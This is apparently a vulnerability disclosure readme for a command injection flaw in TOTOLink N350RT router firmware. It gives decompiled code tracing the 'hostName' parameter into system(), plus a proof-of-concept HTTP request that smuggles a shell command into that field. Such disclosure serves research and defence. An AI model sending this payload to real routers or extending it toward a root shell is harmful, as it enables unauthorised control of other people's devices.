Darry-lang1 Add files via upload ... on Jul 21 History

..

img	4 months ago
readme.md	4 months ago

readme.md

TOTOLink N350RT V9.3.5u.6139_B20201216 Has an command injection vulnerability

Overview

- Manufacturer's website information：https://www.totolink.net/
- Firmware download address：https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/206/ids/36.html

Product Information

TOTOLink N350RT V9.3.5u.6139_B20201216 router, the latest version of simulation overview：

NO	Name	Version	Updated	Download
1	N350RT_Firmware	V9.3.5u.5812_B20200414	2020-07-28	
2	N350RT_Datasheet	Ver1.0	2020-08-09	
3	N350RT_Firmware	V9.3.5u.6095_B20200916	2020-09-24	
4	N350RT_Firmware	V9.3.5u.6139_B20201216	2020-12-30	

Vulnerability details

TOTOLINK N350RT (V9.3.5u.6139_B20201216) was found to contain a command insertion vulnerability in setOpModeCfg.This vulnerability allows an attacker to execute arbitrary commands through the "hostName" parameter.


```
int __fastcall sub_422100(int a1)
{
  int Var; // $s1
  int v3; // $s5
  int v4; // $v0
  int v5; // $s4
  int JsonConf; // $v0
  int v7; // $s2
  _BYTE *v8; // $v0
  int v9; // $v0

  Var = websGetVar(a1, "opmode", "gw");
  v3 = nvram_safe_get("opmode_custom");
  v4 = websGetVar(a1, "wifiIdx_rpt", &word_42C8AC);
  v5 = atoi(v4);
  nvram_set("opmode_custom", Var);
  nvram_set_int("rt_mode_x", 0);
  nvram_set_int("rt_sta_wisp", 0);
  nvram_set_int("rt_sta_auto", 0);
  nvram_set_int("wl_mode_x", 0);
  nvram_set_int("wl_sta_wisp", 0);
  nvram_set_int("wl_sta_auto", 0);
  nvram_set_int("crpc_enable", 0);
  if ( strcmp(Var, "gw") )
  {
    if ( !strcmp(Var, "br") )
    {
      nvram_set("wan_route_x", "IP_Bridged");
      nvram_set_int("sw_mode", 3);
      nvram_set_int("networkmap_fullscan", 0);
      nvram_set_int("dhcp_enable_x", 0);
      nvram_set("lan_proto_x", "1");
      nvram_set("rt_guest_lan_isolate", &word_42C8AC);
LABEL_19:
      sub_421644(a1);
      sub_41D10C(a1);
      sub_41CDCC(a1);
      goto LABEL_20;
    }
    if ( !strcmp(Var, "rpt") )
    {
```

```
int __fastcall sub_421644(int a1)
{
  int String; // $v0

  String = cJSON_CreateString("1");
  cJSON_AddItemToObject(a1, "switchOpMode", String);
  sub_41A9C0(a1);
  return 1;
}
```

By calling these functions, we can ultimately call `sub_41A9C0` function (as shown in the last picture). By setting the proto value to 1, we can reach the default branch. `v50` passes directly into the `dosystem` function.



The `dosystem` function is finally found to be implemented in this file by string matching.

```
int doSystem(int a1, ...)
{
  char v2[516]; // [sp+1Ch] [-204h] BYREF
  va_list va; // [sp+22Ch] [+Ch] BYREF

  va_start(va, a1);
  vsnprintf(v2, 0x200, a1, (va_list *)va);
  return system(v2);
}
```

Reverse analysis found that the function was called directly through the `system` function, which has a command injection vulnerability.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache
```

```
{"hostName":"admin';ps #","proto":"1","opmode":"br","topicurl":"setOpModeCfg"}
```



The above figure shows the POC attack effect



Finally, you can write exp to get a stable root shell without authorization.